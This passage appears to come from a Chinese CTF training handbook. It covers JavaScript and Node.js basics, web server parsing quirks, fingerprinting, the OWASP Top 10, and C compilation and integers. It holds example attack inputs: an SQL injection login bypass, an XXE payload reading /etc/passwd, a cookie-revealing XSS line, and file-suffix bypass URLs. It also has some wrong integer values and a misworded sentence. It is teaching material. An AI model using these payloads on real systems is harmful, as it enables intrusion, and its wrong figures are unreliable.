
JavaScript 打印数据

在浏览器中调试代码时，经常用到的手段是打印变量。

函数	作用
window.alert()	弹出警告框
document.write()	写入HTML文档
console.log()	写入浏览器控制台







JavaScript 框架

JS 同样有许多功能强大的框架。大多数的前端 JS 框架使用外部引用的方式将 JS 文件引入到正在编写的文档中。

jQuery

jQuery 封装了常用的 JS 功能，通过选择器的机制来操纵 DOM 节点，完成复杂的前端效果展示。

Angular

实现了前端的 MVC 架构，通过动态数据绑定来简化数据转递流程。

React

利用组件来构建前端UI的框架

Vue

MVVM 构架的前端库，理论上讲，将它定义为数据驱动、组件化的框架，但这些概念也可能适用于其他框架，所以可能只有去真正使用到所有框架才能领悟到它们之间的区别。

其他

还有许许多多针对不同功能的框架，比如针对图表可视化、网络信息传递或者移动端优化等等。

双向数据绑定

传统基于MVC的架构的思想是数据单向的传送到 View 视图中进行显示，但是有时我们还需要将视图层的数据传输回模型层，这部分的功能就由前端 JS 来接手，因此许多近几年出现的新框架都使用数据双向绑定来完成MVVM的新构架，这就带给了用户更多的权限接触到程序的编程逻辑，进而产生一些安全问题，比较典型的就是许多框架曾经存在的模板注入问题。

JavaScript DOM 和 BOM

DOM	文档对象模型，JS 通过操纵 DOM 可以动态获取、修改 HTML 中的元素、属性、CSS 样式，这种修改有时会带来 XSS 攻击风险
BOM	浏览器对象模型，类比于 DOM，赋予 JS 对浏览器本身进行有限的操纵，获取 Cookie、地理位置、系统硬件或浏览器插件信息等

JavaScript 混淆

由于前端代码的可见性，出于知识产权或者其他目的，JS 代码通过混淆的方法使得自己既能被浏览器执行，又难以被人为解读。常见的混淆方法有重命名变量名和函数名、挤压代码、拼接字符、使用动态执行函数在函数与字符串之间进行替换等。下面对比代码混淆前后的差异。

混淆前：

```
console.log('Hello World!');
```

混淆后：

```
console["\x6c\x6f\x67"]('\x48\x65\x6c\x6c\x6f \x57\x6f\x72\x6c\x64\x21');
```

更加复杂的混淆后：

```
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('1.0(\'3 2!\');',4,4,'log|console|World|Hello'.split('|'),0,{}))
```

由于之前提到的特性，无论混淆有多么复杂，最终它都能够在浏览器中被解释执行。

使用 Node.js 执行后端 JavaScript

在 安装完成 Node.js 后，我们可以尝试编写第一个后端 JS 程序。

1.打开文本编辑器，写入

```
console.log("Hello World");
```

并保存为 `hello.js`

2.使用

```
node hello.js
```

来执行文件。



Node.js 模块

Node.js 同样通过丰富的模块提供强大的功能，模块使用 npm 进行管理。

- `events` ：事件模块，提供事件触发和事件监听功能
- `util` ：核心功能模块，用于弥补核心 JS 功能的不足
- `fs` ：文件操作模块，提供文件操作 API
- `http` ：Web 协议模块，提供 Web 协议交互功能
- `express` ：Web 框架，用于快速构建 Web 应用服务
- `vm` ：沙箱模块，提供干净的上下文环境

后端 JS 就会存在其他语言后端所同样存在安全问题，包括基础的 Web 攻击、服务端模板注入、沙箱逃逸、内存溢出等问题。

参考资料

- JavaScript 教程
- Node.js 教程
- 浅谈 Node.js 安全

常见 Web 服务器基础

- Apache HTTP Server
- Nginx
- IIS
- 如何获取 Web 服务指纹

由于涉及到 Web 服务器和应用服务器的差别问题，这里着重介绍三款使用广泛的 Web 服务器。

当客户端按照 HTTP 协议发送了请求，服务端也写好了处理请求的逻辑代码，这时就需要一个中间人来接收请求，解析请求，并将请求放入后端代码中执行，最终将执行结果返回的页面传递给客户端。另外，我们还要保证整个服务能同时被大规模的人群使用，Web 服务器就充当了这样的角色。

Apache HTTP Server

Apache HTTP Server 以稳定、安全以及对 PHP 的高效支持而被广泛用于 PHP 语言中，WAMP 或者 LAMP 就是它们组合的简称，即 Windows 或者 Linux 下的 Apache2+Mysql+PHP。

安装

Windows 下推荐直接安装 WAMP 环境。

Ubuntu 下可以依次使用命令安装，需要注意的是不同的系统版本对 PHP 的支持情况不同，这里以 ubuntu 16.04 为例。

```
$ sudo apt-get install apache2
$ sudo apt-get install mysql-server mysql-client
$ sudo apt-get install php7.0
$ sudo apt-get install libapache2-mod-php7.0
$ sudo apt-get install php7.0-mysql
$ service apache2 restart
$ service mysql restart
```

组件

Apache 服务器拥有强大的组件系统，这些组件补充了包括认证、日志记录、命令交互、语言支持等复杂功能，同样在 Apache 的发展过程中，许多组件都出现过漏洞，包括资源溢出、拒绝服务、远程命令执行等。

关于 Apache 的组件历史漏洞可以在 https://www.exploit-db.com 中进行查看

文件后缀解析特性

Apache 支持多后缀解析，对文件的后缀解析采用从右向左的顺序，如果遇到无法识别的后缀名就会依次遍历剩下的后缀名。

同时，还可以在配置文件如下选项中增加其他后缀名：

```
<IfModule mime_module>
```

更多的后缀名支持可以查看 `mime.type` 文件。

Nginx

Nginx 的特点在于它的负载均衡和反向代理功能，在访问规模庞大的站点上通常使用 Nginx 作为服务器。同样，Nginx 也和 Mysql、PHP 一同构成了 WNMP 和 LNMP 环境。和 Apache 默认将 PHP 作为模块加载不同的是，Nginx 通过 CGI 来调用 PHP。

安装

Windows 由于没有官方网站的 WNMP，大家可以选择 Github 上的 WNMP 项目或者其他用户打包好的安装环境进行安装。

Ubuntu 这里以 FPM 配置为例：

```
$ sudo apt-get install nginx
$ sudo apt-get install php7.0
$ sudo apt-get install php7.0-fpm
打开 vim /etc/nginx/sites-available/default
修改配置
server {
......
......
   location ~ \.php$ {
       include snippets/fastcgi-php.conf;
       fastcgi_pass unix:/run/php/php7.0-fpm.sock;
   }

......
......
}
$ service nginx restart
$ sudo apt-get install mysql-server php7.0-mysql
$ sudo apt-get install mysql-client
```

文件后缀解析特性

由于 Nginx 对 CGI 的使用更加广泛，所以 PHP 在 CGI 的一些解析特性放到 Nginx 这里来讲解，PHP 具有对文件路径进行修正的特性，使用如下配置参数：

```
cgi.fix_pathinfo = 1
```

当使用如下的 URL 来访问一个存在的 1.jpg 资源时，Nginx 认为这是一个 PHP 资源，于是会将该资源交给 PHP 来处理，而 PHP 此时会发现 1.php 不存在，通过修正路径，PHP 会将存在的 1.jpg 作为 PHP 来执行。

```
http://xxx/xxx/1.jpg/1.php
```

相似的绕过方式还有以下几种方式：

```
http://xxx/xxx/1.jpg%00.php
http://xxx/xxx/1.jpg \0.php
```

但是，新版本的 PHP 引入了新的配置项 “security.limit_extensions” 来限制可执行的文件后缀，以此来弥补 CGI 文件后缀解析的不足。

IIS

IIS 被广泛内置于 Windows 的多个操作系统中，只需要在控制面板中的 Windows 服务下打开 IIS 服务，即可进行配置操作。作为微软的 Web 服务器，它对 .net 的程序应用支持最好，同时也支持以 CGI 的方式加载其他语言。

安装

IIS 通常只能运行在 Windows 系统上，以 Windows 10 为例，打开控制面板，依次选择程序-启用或关闭 Windows 功能，勾选打开 Internet Information Services 服务。

启动成功后，在 “此电脑” 选项上点击右键，打开 “管理” 选项，选择 “服务和应用程序” 即可看到 IIS 的相关配置。

IIS 解析特性

- IIS 短文件名

为了兼容 16 位 MS-DOS 程序， Windows 会为文件名较长的文件生成对应的短文件名，如下所示：



```
2018/01/23  15:12    <DIR>          .
2018/01/23  15:12    <DIR>          ..
2018/01/23  15:12               0 AAAAAA~1.TXT aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa.txt
```

利用这种文件机制，我们可以在 IIS 和 .net 环境下进行短文件名爆破。

- IIS 6.0 解析特性

IIS 6.0 解析文件时会忽略分号后的字符串，因此 `1.asp;2.jpg` 将会被解析为 `1.asp` 。

- IIS 也存在类似于 Nginx 的 CGI 解析特性

如何获取 Web 服务指纹

比赛中的信息获取往往十分重要，确定 Web 服务器指纹对于下一步的对策很重要。

HTTP 头识别

许多 Web 服务器都会在返回给用户的 HTTP 头中告知自己的服务器名称和版本。举例列出一些真实存在的包含服务器信息的 HTTP 头：

```
Server: nginx
Server: Tengine
Server: openresty/1.11.2.4
Server: Microsoft-IIS/8.0
Server: Apache/2.4.26 (Unix) OpenSSL/1.0.2l PHP/5.6.31 mod_perl/
2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.5.25
X-Powered-By: ASP.NET
```

文件扩展名

URL 中使用的文件扩展名也能够揭示相关的服务平台和编程语言，如：

- `asp` ：Microsoft Active Server Pages
- `aspx` ：Microsoft ASP.NET
- `jsp` ：Java Server Pages
- `php` ：PHP

目录名称

一些子目录名称也常常表示应用程序所使用的相关技术。

会话令牌

许多服务会默认生成会话令牌，通过读取 cookie 中的会话令牌可以判断所使用的技术。如：

- `JSESSIONID` ：JAVA
- `ASPSESSIONID` ：IIS

- `ASP.NET_SessionId` ：ASP.NET
- `PHPSESSID` ：PHP

1.4.5 OWASP Top Ten Project 漏洞基础

OWASP Project

OWASP 是一个开放的 Web 安全社区，影响着 Web 安全的方方面面，OWASP 每隔一段时间就会整理更新一次 “Top 10” 的 Web 漏洞排名，对当前实际环境常见的漏洞进行罗列，虽然漏洞排名经常引起业界的争议，但是在开源环境下，该计划公布的漏洞也能够客观反映实际场景中的某些问题，因此，我们选择 OWASP Top Ten 来作为 Web 方向的漏洞入门介绍材料。

注入

用一个不严谨的说法来形容注入攻击，就是，本应该处理用户输入字符的代码，将用户输入当作了代码来执行，常见于解释型语言。主要有以下几种形式：

类别	说明
SQL 注入	最常见的注入形式，通过恶意拼接数据库语句，来实现非预期的功能
系统命令注入	通过拼接来执行非预期的操作系统指令
表达式语言注入	Java 中常见的命令注入执行方式
服务端模板注入	使用模板引擎的语言常见的注入形式

一个简单的例子如下所示，这是一段身份认证常见的代码：

```
SELECT * FROM users WHERE username = 'admin' and password = '123456'
```

这个查询接收用户输入的账号和密码，放入数据库中进行查询，如果查询有结果则允许用户登录。在这种情况下，攻击者可以注入用户名或密码字段，来修改整个 SQL 语句的逻辑，用户可以提交这样的用户名：

```
admin' -- -
```

这时，应用程序将执行以下查询：

```
SELECT * FROM users WHERE username = 'admin' -- -' and password = '123456'
```

这里使用了 SQL 语句中的注释符（--），将密码部分查询注释掉，因此上面语句等同于：

```
SELECT * FROM users WHERE username = 'admin'
```

此时，仅仅通过用户名而不需要密码，我们便可成功登陆一个账号。

失效的身份认证

身份认证对于 Web 应用程序尤为重要，它是鉴别用户权限并授权的重要依据。但是，由于设计缺陷，许多登陆窗口缺乏验证码机制，导致攻击者可以低成本的对用户口令进行爆破攻击。另一方面，大量存在的弱口令或默认口令使得攻击者可以轻易的猜测出用户的常用口令，窃取用户权限。

当用户身份得到确定后，通常会使用会话来保持一定时间的权限，避免用户短时间内需要多次重复认证。但是，如果会话 ID 处理不当，有可能导致攻击者获取会话 ID 进行登录。

敏感数据泄露

一种场景是由于没有进行科学的加密方法，导致敏感数据以明文形式泄露。另一种场景是由于人为的管理不当，导致个人信息、登录凭证泄漏到公网中，常见的敏感数据泄露包括网站备份文件泄露、代码仓库泄露、硬编码凭证于代码中导致的泄露。

比如，在 Github 中搜索口令或者 API 关键字，可以发现大量私人的凭证直接写在代码中被上传到 Github 仓库中。

XML 外部实体

从某种意义上说，XXE 也是一种注入攻击。通过利用 XML 处理器对外部实体的处理机制，将用户的外部实体输入代替已定义的实体引用，执行恶意代码。

一个典型的 XXE 攻击如下所示：

```
POST /AjaxSearch.ashx HTTP/1.1
Host: test.com
Content-Type: text/xml;


<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<c>&xxe</c>
```

我们创建了一个外部引用文档类型定义去访问一个敏感的系统文件，而这个外部引用会在应用程序中替代已经命名的实体去执行，最终获取到敏感文件，如果这个时候的执行结果会返回给用户，那么用户就可以看到敏感文件中的内容。

失效的访问控制

如果采用安全的代码框架编写模式，很有可能会造成访问控制失效问题，比如某一个需要用户登录才能访问的主页面，其中的某些功能实现的页面并没有添加权限认证过程，导致虽然攻击者无法访问主页面，但却能够访问到功能页面执行功能函数。

另一种常见的漏洞就是用户权限跨越，典型的方式是通过明文的 ID 数字来赋予用户权限，攻击者可以修改 ID 号来获取任意用户权限。



安全配置错误

由于配置疏忽，导致一些额外的信息、账户 、文件可以被攻击者获取所导致的漏洞。常见的就是由于配置不当导致的目录遍历。

使用如下语句在 Google 中可以搜索到可目录遍历的网站，当然，许多网站也使用这种目录遍历的方式提供用户下载服务。

```
intitle:index of
```

跨站脚本

跨站脚本攻击（XSS）通过插入恶意脚本代码来窃取用户信息，获取用户权限以及配合其他漏洞发动更加复杂的攻击，一个最基本的 XSS 攻击如下所示,恶意脚本在 script 标签内，这一段脚本将会弹出你在当前页面上的 cookie 信息。

```
<script>alert(document.cookie)</script>
```

XSS 漏洞根据表现形式的不同，主要有以下三种类型。

反射型 XSS

有时，开发者会将一些用户可控的输入返回到网页中，如果返回的位置能够插入脚本语言或者触发事件，就存在反射型 XSS，通常攻击者发动这类攻击时需要受害者进行交互，因此这种攻击存在一定的局限性。

存储型 XSS

存储型 XSS 是指当页面从持久化存储中读取内容并显示时，如果攻击者能够将 XSS 攻击代码写入持久化存储中，那么当任意用户访问漏洞页面时，都将触发恶意代码，因此，这种攻击具有更加严重的风险。

DOM 型 XSS

DOM 型 XSS 是由于攻击者可控的内容被加入到了正常的 JS 的框架或者 API 中导致的漏洞。

不安全的反序列化

序列化是一种数据对象传递手段，在传递数据值的同时保留了数据的结构属性。但是，如果在数据传递过程中处理不当，导致用户可控序列数据，在数据反序列化过程中就有可能造成命令执行或者越权行为。由于包括 Java、Python、PHP 等在内的语言都包含序列化和反序列化功能，根据不同的语言特性，利用方法有细微差距。

使用含有已知漏洞的组件

供应链安全是比较热门的话题，由于许多开源库被广泛用于各大社区、商业软件中，同时有部分的开源库并未得到有效维护，由此带来的供应链安全导致许多用户范围很广的软件存在着隐患。

当 0 day 漏洞公布后，一些场景无法及时的打补丁，也会使自身容易被攻击者利用。

不足的日志记录和监控

对系统、服务日志的有效监控会增加攻击者的入侵成本，因此，及时有效的日志记录、日志审计也应该是安全建设的重要环节。

需要强调的是，有时不足的日志记录方式还会产生严重的漏洞利用点，有可能被攻击者用来传递 Webshell。

参考资料

- 2017-owasp-top-10
- 《黑客攻防技术宝典 - Web 实战篇》

1.4.6 PHP源码审计基础

1.5 逆向工程基础

1.5.1 C 语言基础


从源代码到可执行文件

我们以经典著作《The C Programming Language》中的第一个程序 “Hello World” 为例，讲解 Linux 下 GCC 的编译过程。

```
#include <stdio.h>
main()
{
    printf("hello, world\n");
}
```

```
$gcc hello.c
$./a.out
hello world
```

以上过程可分为4个步骤：预处理（Preprocessing）、编译（Compilation）、汇编（Assembly）和链接（Linking）。



预编译

```
$gcc -E hello.c -o hello.i
```

```
# 1 "hello.c"
# 1 "<built-in>"
# 1 "<command-line>"
......
extern int printf (const char *__restrict __format, ...);
......
main() {
 printf("hello, world\n");
}
```

预编译过程主要处理源代码中以 “#” 开始的预编译指令：

- 将所有的 “#define” 删除，并且展开所有的宏定义。
- 处理所有条件预编译指令，如 “#if”、“#ifdef”、“#elif”、“#else”、“#endif”。
- 处理 “#include” 预编译指令，将被包含的文件插入到该预编译指令的位置。注意，该过程递归执行。
- 删除所有注释。
- 添加行号和文件名标号。
- 保留所有的 #pragma 编译器指令。

编译

```
$gcc -S hello.c -o hello.s
```

```
	.file	"hello.c"
	.section	.rodata
.LC0:
	.string "hello, world"
	.text
	.globl	main
	.type	main, @function
main:
.LFB0:
	.cfi_startproc
	pushq	%rbp
	.cfi_def_cfa_offset 16
	.cfi_offset 6, -16
	movq	%rsp, %rbp
	.cfi_def_cfa_register 6
	leaq	.LC0(%rip), %rdi
	call	puts@PLT
	movl	$0, %eax
	popq	%rbp
	.cfi_def_cfa 7, 8
	ret
	.cfi_endproc
.LFE0:
	.size	main, .-main
	.ident	"GCC: (GNU) 7.2.0"
	.section	.note.GNU-stack,"",@progbits
```

编译过程就是把预处理完的文件进行一系列词法分析、语法分析、语义分析及优化后生成相应的汇编代码文件。

汇编

```
$gcc -c hello.s -o hello.o
或者
$gcc -c hello.c -o hello.o
```

```
$ objdump -sd hello.o

hello.o:     file format elf64-x86-64

Contents of section .text:
 0000 554889e5 488d3d00 000000e8 00000000  UH..H.=.........
 0010 b8000000 005dc3                      .....].
Contents of section .rodata:
 0000 68656c6c 6f2c2077 6f726c64 00        hello, world.
Contents of section .comment:
 0000 00474343 3a202847 4e552920 372e322e  .GCC: (GNU) 7.2.
 0010 3000                                 0.
Contents of section .eh_frame:
 0000 14000000 00000000 017a5200 01781001  .........zR..x..
 0010 1b0c0708 90010000 1c000000 1c000000  ................
 0020 00000000 17000000 00410e10 8602430d  .........A....C.
 0030 06520c07 08000000                    .R......

Disassembly of section .text:

0000000000000000 <main>:
   0:   55                      push   %rbp
   1:   48 89 e5                mov    %rsp,%rbp
   4:   48 8d 3d 00 00 00 00    lea    0x0(%rip),%rdi        # b
 <main+0xb>
   b:   e8 00 00 00 00          callq  10 <main+0x10>
  10:   b8 00 00 00 00          mov    $0x0,%eax
  15:   5d                      pop    %rbp
  16:   c3                      retq
```

汇编器将汇编代码转变成机器可以执行的指令。

链接

```
$ gcc hello.o -o hello
```

```
$ objdump -d -j .text hello
......
000000000000064a <main>:
 64a:   55                      push   %rbp
 64b:   48 89 e5                mov    %rsp,%rbp
 64e:   48 8d 3d 9f 00 00 00    lea    0x9f(%rip),%rdi        #
6f4 <_IO_stdin_used+0x4>
 655:   e8 d6 fe ff ff          callq  530 <puts@plt>
 65a:   b8 00 00 00 00          mov    $0x0,%eax
 65f:   5d                      pop    %rbp
 660:   c3                      retq
 661:   66 2e 0f 1f 84 00 00    nopw   %cs:0x0(%rax,%rax,1)
 668:   00 00 00
 66b:   0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)
......
```

目标文件需要链接一大堆文件才能得到最终的可执行文件（上面只展示了链接后的 main 函数，可以和 hello.o 中的 main 函数作对比）。链接过程主要包括地址和空间分配（Address and Storage Allocation）、符号决议（Symbol Resolution）和重定向（Relocation）等。

gcc 技巧

通常在编译后只会生成一个可执行文件，而中间过程生成的 `.i` 、 `.s` 、 `.o` 文件都不会被保存。我们可以使用参数 `-save-temps` 永久保存这些临时的中间文件。

```
$ gcc -save-temps hello.c
$ ls
a.out hello.c  hello.i  hello.o  hello.s
```

这里要注意的是，gcc 默认使用动态链接，所以这里生成的 a.out 实际上是共享目标文件。

```
$ file a.out
a.out: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), d
ynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for
GNU/Linux 3.2.0, BuildID[sha1]=533aa4ca46d513b1276d14657ec41298c
afd98b1, not stripped
```

使用参数 `--verbose` 可以输出 gcc 详细的工作流程。

```
$ gcc hello.c -static --verbose
```

东西很多，我们主要关注下面几条信息：

```
/usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/cc1 -quiet -v hello.c -qu
iet -dumpbase hello.c -mtune=generic -march=x86-64 -auxbase hell
o -version -o /tmp/ccj1jUMo.s

as -v --64 -o /tmp/ccAmXrfa.o /tmp/ccj1jUMo.s

/usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/collect2 -plugin /usr/lib
/gcc/x86_64-pc-linux-gnu/7.2.0/liblto_plugin.so -plugin-opt=/usr
/lib/gcc/x86_64-pc-linux-gnu/7.2.0/lto-wrapper -plugin-opt=-fres
olution=/tmp/cc1l5oJV.res -plugin-opt=-pass-through=-lgcc -plugi
n-opt=-pass-through=-lgcc_eh -plugin-opt=-pass-through=-lc --bui
ld-id --hash-style=gnu -m elf_x86_64 -static /usr/lib/gcc/x86_64
-pc-linux-gnu/7.2.0/../../../../lib/crt1.o /usr/lib/gcc/x86_64-p
c-linux-gnu/7.2.0/../../../../lib/crti.o /usr/lib/gcc/x86_64-pc-
linux-gnu/7.2.0/crtbeginT.o -L/usr/lib/gcc/x86_64-pc-linux-gnu/7
.2.0 -L/usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/../../../../lib -L
/lib/../lib -L/usr/lib/../lib -L/usr/lib/gcc/x86_64-pc-linux-gnu
/7.2.0/../../.. /tmp/ccAmXrfa.o --start-group -lgcc -lgcc_eh -lc
 --end-group /usr/lib/gcc/x86_64-pc-linux-gnu/7.2.0/crtend.o /us
r/lib/gcc/x86_64-pc-linux-gnu/7.2.0/../../../../lib/crtn.o
```

三条指令分别是 `cc1` 、 `as` 和 `collect2` ，cc1 是 gcc 的编译器，将 `.c` 文件编译为 `.s` 文件，as 是汇编器命令，将 `.s` 文件汇编成 `.o` 文件，collect2 是链接器命令，它是对命令 ld 的封装。静态链接时，gcc 将 C 语言运行时库的 5

个重要目标文件 `crt1.o` 、 `crti.o` 、 `crtbeginT.o` 、 `crtend.o` 、 `crtn.o` 和 `-lgcc` 、 `-lgcc_eh` 、 `-lc` 表示的 3 个静态库链接到可执行文件中。

更多的内容我们会在 1.5.3 中专门对 ELF 文件进行讲解。

C 语言标准库

C 运行库（CRT）是一套庞大的代码库，以支撑程序能够正常地运行。其中 C 语言标准库占据了最主要地位。

常用的标准库文件头：

- 标准输入输出（stdio.h）
- 字符操作（ctype.h）
- 字符串操作（string.h）
- 数学函数（math.h）
- 实用程序库（stdlib.h）
- 时间／日期（time.h）
- 断言（assert.h）
- 各种类型上的常数（limits.h & float.h）
- 变长参数（stdarg.h）
- 非局部跳转（setjmp.h）

glibc 即 GNU C Library，是为 GNU 操作系统开发的一个 C 标准库。glibc 主要由两部分组成，一部分是头文件，位于 `/usr/include` ；另一部分是库的二进制文件。二进制文件部分主要是 C 语言标准库，有动态和静态两个版本，动态版本位于 `/lib/libc.so.6` ，静态版本位于 `/usr/lib/libc.a` 。

在漏洞利用的过程中，通常我们通过计算目标函数地址相对于已知函数地址在同一个 libc 中的偏移，来获得目标函数的虚拟地址，这时我们需要让本地的 libc 版本和远程的 libc 版本相同，可以先泄露几个函数的地址，然后在 libcdb.com 中进行搜索来得到。

整数表示

默认情况下，C 语言中的数字是有符号数，下面我们声明一个有符号整数和无符号整数：

```
int var1 = 0;
unsigned int var2 = 0;
```

- 有符号整数
  - 可以表示为正数或负数
  - `int` 的范围：`-2,147,483,648 ~ 2,147,483,647`
- 无符号整数
  - 只能表示为零或正数
  - `unsigned int` 的范围：`0 ~ 4,294,967,295`

`signed` 或者 `unsigned` 取决于整数类型是否可以携带标志 `+/-`：

- Signed
  - int
  - signed int
  - long
- Unsigned
  - unit
  - unsigned int
  - unsigned long

在 `signed int` 中，二进制最高位被称作符号位，符号位被设置为 `1` 时，表示值为负，当设置为 `0` 时，值为非负：

- 0x7FFFFFFF = 2147493647
  - 01111111111111111111111111111111
- 0x80000000 = -2147483647
  - 10000000000000000000000000000000
- 0xFFFFFFFF = -1
  - 11111111111111111111111111111111

二进制补码以一种适合于二进制加法器的方式来表示负数，当一个二进制补码形式表示的负数和与它的绝对值相等的正数相加时，结果为 0。首先以二进制方式写出正数，然后对所有位取反，最后加 1 就可以得到该数的二进制补码：

```
eg: 0x00123456
  = 1193046
  = 00000000000100100011010001010110
 ~= 11111111111011011100101110101001
 += 11111111111011011100101110101010
  = -1193046 (0xFFEDCBAA)
```

编译器需要根据变量类型信息编译成相应的指令：

- 有符号指令
    - IDIV：带符号除法指令
    - IMUL：带符号乘法指令
    - SAL：算术左移指令（保留符号）
    - SAR：右移右移指令（保留符号）
    - MOVSX：带符号扩展传送指令
    - JL：当小于时跳转指令
    - JLE：当小于或等于时跳转指令
    - JG：当大于时跳转指令
    - JGE：当大于或等于时跳转指令
- 无符号指令
    - DIV：除法指令
    - MUL：乘法指令
    - SHL：逻辑左移指令
    - SHR：逻辑右移指令
    - MOVZX：无符号扩展传送指令
    - JB：当小于时跳转指令
    - JBE：当小于或等于时跳转指令
    - JA：当大于时跳转指令
    - JAE：当大于或等于时跳转指令

32 位机器上的整型数据类型，不同的系统可能会有不同：

C 数据类型	最小值	最大值	最小大小
char	-128	127	8 bits
short	-32 768	32 767	16 bits
int	-2 147 483 648	2 147 483 647	16 bits
long	-2 147 483 648	2 147 483 647	32 bits
